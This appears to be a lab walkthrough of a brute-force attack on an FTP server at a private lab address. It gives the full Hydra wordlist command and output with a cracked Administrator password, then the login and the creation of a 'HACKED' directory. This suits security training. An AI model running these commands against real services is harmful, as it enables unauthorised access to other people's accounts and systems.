The screenshot shows a Linux desktop environment with a terminal window open. The terminal window title is "Parrot Security - VMware Workstation 16 Player (Non-commercial use only)". The terminal command being run is:


```
# hydra -L /root/Wordlists/Usernames.txt -P /root/Wordlists/Passwords.txt ftp://10.10.10.10
```

The terminal output shows the Hydra version and usage information, followed by the attack parameters and the successful cracking of an account:

```
Hydra v9.1 (c) 2020 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).


Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2021-08-13 17:04:46
[WARNING] Restorefile (you have 10 seconds to abort... (use option -I to skip waiting)) from a previous session found, to prevent overwriting, ./hydra.restore
[DATA] max 16 tasks per 1 server, overall 16 tasks, 41586 login tries (l:239/p:174), ~2600 tries per task
[DATA] attacking ftp://10.10.10.10:21/
[21][ftp] host: 10.10.10.10 login: Administrator password: Avcd1234
[STATUS] 4677.00 tries/min, 4677 tries in 00:01h, 36909 to do in 00:08h, 16 active
```

- Login successfully using cracked credentials



```
ftp 10.10.10.10 - Parrot Terminal
[rohan@attacker]~[/home/attacker]
  #ftp 10.10.10.10
Connected to 10.10.10.10.
220 Microsoft FTP Service
Name (10.10.10.10:attacker): Administrator
331 Password required
Password:
230 User logged in.
Remote system type is Windows_NT.
ftp> ls
200 PORT command successful.
125 Data connection already open; Transfer starting.
08-13-21 11:39AM          0 ftp-doc.txt.txt
226 Transfer complete.
```

- Creating a new directory in FTP server



```
ftp> mkdir HACKED
257 "HACKED" directory created.
ftp> ls
200 PORT command successful.
125 Data connection already open; Transfer starting.
08-13-21 11:39AM          0 ftp-doc.txt.txt
08-13-21 02:19PM      <DIR>      HACKED
226 Transfer complete.
ftp>
```

- New Directory created on FTP server by attacker

